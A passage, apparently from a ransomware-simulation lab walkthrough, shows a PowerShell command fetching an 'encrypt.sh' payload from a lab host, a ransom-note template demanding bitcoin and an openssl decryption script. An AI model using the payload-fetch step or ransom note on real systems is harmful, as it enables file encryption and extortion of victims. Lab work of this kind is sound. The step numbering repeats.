PS C:\> Invoke-WebRequest -Uri "http://192.168.56.15/share/encrypt.sh" -Outfile "C:\encrypt.sh"
PS C:\>
PS C:\> ls


    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/24/2025  11:07 PM                Critical
d-----         12/7/2019   3:14 AM                PerfLogs
d-r---         3/24/2025  10:51 PM                Program Files
d-r---         12/3/2023   8:56 PM                Program Files (x86)
d-r---         3/24/2025   6:07 PM                Users
d-----         3/24/2025   4:55 PM                Windows
-a----         3/24/2025  11:34 PM           1267 encrypt.sh


PS C:\>
```

6. Show the Ransom note .

**cat <<EOF > "$RANSOM_NOTE"**

**!!! YOUR FILES ARE ENCRYPTED !!!**

**To decrypt, send X BTC to: hacker-wallet-address**
**Contact: hacker@tor.com**

**EOF**

6. TOdecrypt the file:

```
#!/bin/bash
PASSWORD="Pass Key"

find /path/to/critical -type f -name "*.encrypted" | while read file; do
  openssl enc -d -aes-256-cbc -in "$file" -out "${file%.encrypted}" -pass pass:"$PASSWORD"
  rm -f "$file"
  echo "Decrypted: ${file%.encrypted}"
done
```